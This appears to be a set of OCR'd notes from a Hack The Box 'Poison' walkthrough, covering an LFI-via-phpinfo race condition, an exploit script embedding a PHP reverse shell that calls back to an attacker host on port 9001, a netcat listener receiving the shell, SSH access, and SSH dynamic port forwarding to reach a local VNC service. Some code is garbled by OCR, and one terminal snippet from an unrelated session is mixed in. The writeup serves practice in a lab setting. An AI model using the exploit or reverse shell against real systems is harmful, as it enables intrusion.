
```
POST /phpinfo.php HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=--saad
Content-Length: 126

----saad
Content-Disposition: form-data; name="anything"; filename="ahla"
Content-Type: text/plain

saadahla
----saad

```

```
</table>
<h2>PHP Variables</h2>
<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">_FILES["anything"]</td><td class="v"><pre>Arr
(
    [name] =&gt; ahla
    [type] =&gt; text/plain
    [tmp_name] =&gt; /tmp/phpJC35QL
    [error] =&gt; 0
    [size] =&gt; 8
)
</pre></td></tr>
<tr><td class="e">_SERVER["HTTP_HOST"]</td><td class="v">10.10.
<tr><td class="e">_SERVER["HTTP_USER_AGENT"]</td><td class="v">
x86_64; rv:78.0) Gecko/20100101 Firefox/78.0</td></tr>
<tr><td class="e">_SERVER["HTTP_ACCEPT"]</td><td class="v">
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
<tr><td class="e">_SERVER["HTTP_ACCEPT_LANGUAGE"]</td><td class
</tr>
<tr><td class="e">_SERVER["HTTP_ACCEPT_ENCODING"]</td><td class
tr>
<tr><td class="e">_SERVER["HTTP_CONNECTION"]</td><td class="v">
<tr><td class="e">_SERVER["HTTP_REFERER"]</td><td class="v">htt
```


we created a file called ahla is a text/plain
since the file is deleted in refresh event , we gonna use a pyhton script that gonna put a bunch of A's and host agent whatever it goona create this request as big as possible so it takes php a few minisecondes longer to process while it hits this page to upload this file bcz as soon as the page finishes loading php delete the file
https://raw.githubusercontent.com/swisskyrepo/-PayloadsAllTheThings/master/File%20Inclusion/phpinfolfi.py




```
┌──(root💀 kali)-[/Documents/htb/boxes/poison]
└─# locate php-reverse-shell
/Documents/htb/boxes/bashed/.php-reverse-shell.php.swp
/Documents/htb/boxes/bashed/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```




```
#!/usr/bin/python
# https://www.insomniasec.com/downloads/pu
from   future   import print function
from builtins import range
import sys
import threading
import socket

def setup(host, port):
    TAG="Security Test"
    PAYLOAD="""%s\r
<?php

set time limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3';  // CHANGE THIS
$port = 9001;        // CHANGE THIS
$chunk size = 1400;
$write a = null;
$error a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid
//
```




```
    REQ1 DATA="""-----------------------------7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
-----------------------------7dbff1ded0714--\r""" % PAYLOAD
    padding="A" * 5000
    REQ1="""POST /phpinfo.php?a="""+padding+""" HTTP/1.1\r
Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie="""+padding+"""\r
HTTP ACCEPT: """ + padding + """\r
HTTP USER AGENT: """+padding+"""\r
HTTP ACCEPT LANGUAGE: """+padding+"""\r
HTTP PRAGMA: """+padding+"""\r
Content-Type: multipart/form-data; boundary=---------------------------7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s""" %(len(REQ1 DATA),host,REQ1 DATA)
    #modify this to suit the LFI script
    LFIREQ="""GET /browse.php?file=%s%%00 HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Host: %s\r
\r
```




```
 = d.index("[tmp name] =&gt")
1 = d[i+17:i+31]
t ValueError:
eturn None
```




```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# python phpinfolfi.py 10.10.10.84 80 100
LFI With PHPInfo()
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
Getting initial offset... found [tmp_name] at 112940
Spawning worker pool (100)...
 120 /  1000
Got it! Shell created in /tmp/g

Woot!  \m/
Shuttin' down...
 █
```




```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.84.
Ncat: Connection from 10.10.10.84:51895.
FreeBSD Poison 11.1-RELEASE FreeBSD 11.1-RELEASE #0 r321309: Fri Jul 21 02:08:28 UTC 2017     root@releng2.nyi.freebsd.org:/usr/
sys/GENERIC  amd64
10:20PM  up 16:01, 0 users, load averages: 0.30, 0.36, 0.38
USER       TTY      FROM                                LOGIN@  IDLE WHAT
uid=80(www) gid=80(www) groups=80(www)
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
$ █
```




```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Fri Apr 30 12:34:50 2021 from 10.10.14.2
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017
```




```
charix@Poison:~ % base64 secret.zip
base64: Command not found.
```



```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# scp charix@10.10.10.84:secret.zip .
Password for charix@Poison:
secret.zip

┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# ls
nmap  phpinfolfi.py  poison.ctb  poison.ctb~  poison.ctb~~  poison.ctb~~~  secret  secret.zip
```




```
charix@Poison:~ % ps -auxw
USER     PID  %CPU %MEM    VSZ   RSS  TT  STAT STARTED       TIME COMMAND
root      11 100.0  0.0      0    16  -   RL   06:19   988:07.06 [idle]
root       0   0.0  0.0      0   160  -   DLs  06:19     0:00.10 [kernel]
root       1   0.0  0.1   5408  1040  -   ILs  06:19     0:00.00 /sbin/init --
root       2   0.0  0.0      0    16  -   DL   06:19     0:00.00 [crypto]
root       3   0.0  0.0      0    16  -   DL   06:19     0:00.00 [crypto returns]
root       4   0.0  0.0      0    32  -   DL   06:19     0:00.57 [cam]
root       5   0.0  0.0      0    16  -   DL   06:19     0:00.00 [mpt_recovery0]
root       6   0.0  0.0      0    16  -   DL   06:19     0:00.00 [sctp iterator]
```




```
www    2597  0.0  1.2 101220 12240  -  I    22:20     0:00.01 /usr/local/sbin/httpd -DNOHTTPACCEPT
root   2649  0.0  0.8  85228  7832  -  Is   22:36     0:00.01 sshd: charix [priv] (sshd)
charix 2652  0.0  0.8  85228  7852  -  S    22:36     0:00.01 sshd: charix@pts/1 (sshd)
root    529  0.0  0.9  23620  9036 v0- I    06:19     0:00.10 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes -auth /root/.Xau
root    540  0.0  0.7  67220  7064 v0- I    06:19     0:00.03 xterm -geometry 80×24+10+10 -ls -title X Desktop
root    541  0.0  0.5  37620  5312 v0- I    06:19     0:00.01 twm
```

VNC is listining on port 5801 5901




```
charix@Poison:~ % netstat -an | grep LIST
tcp4       0      0 127.0.0.1.25           *.*                    LISTEN
tcp4       0      0 *.80                   *.*                    LISTEN
tcp6       0      0 *.80                   *.*                    LISTEN
tcp4       0      0 *.22                   *.*                    LISTEN
tcp6       0      0 *.22                   *.*                    LISTEN
tcp4       0      0 127.0.0.1.5801         *.*                    LISTEN
tcp4       0      0 127.0.0.1.5901         *.*                    LISTEN
```




```
jeff@jeff-laptop:~$ ssh ccgateway2
jeff@ccgateway2 ~ $
jeff@ccgateway2 ~ $
ssh> -D 9001
Forwarding port.
whoami
jeff
jeff@ccgateway2 ~ $
```

dynamic port forward listening on port 1080 going to ssh



```
charix@Poison:~ %
charix@Poison:~ % ~C
Unknown user: C.
charix@Poison:~ %
ssh> -D 1080
Forwarding port.
```



```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# netstat -antp | grep 1080
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN      2387/ssh
tcp6       0      0 ::1:1080                :::*                    LISTEN      2387/ssh
```

same process as m10x.de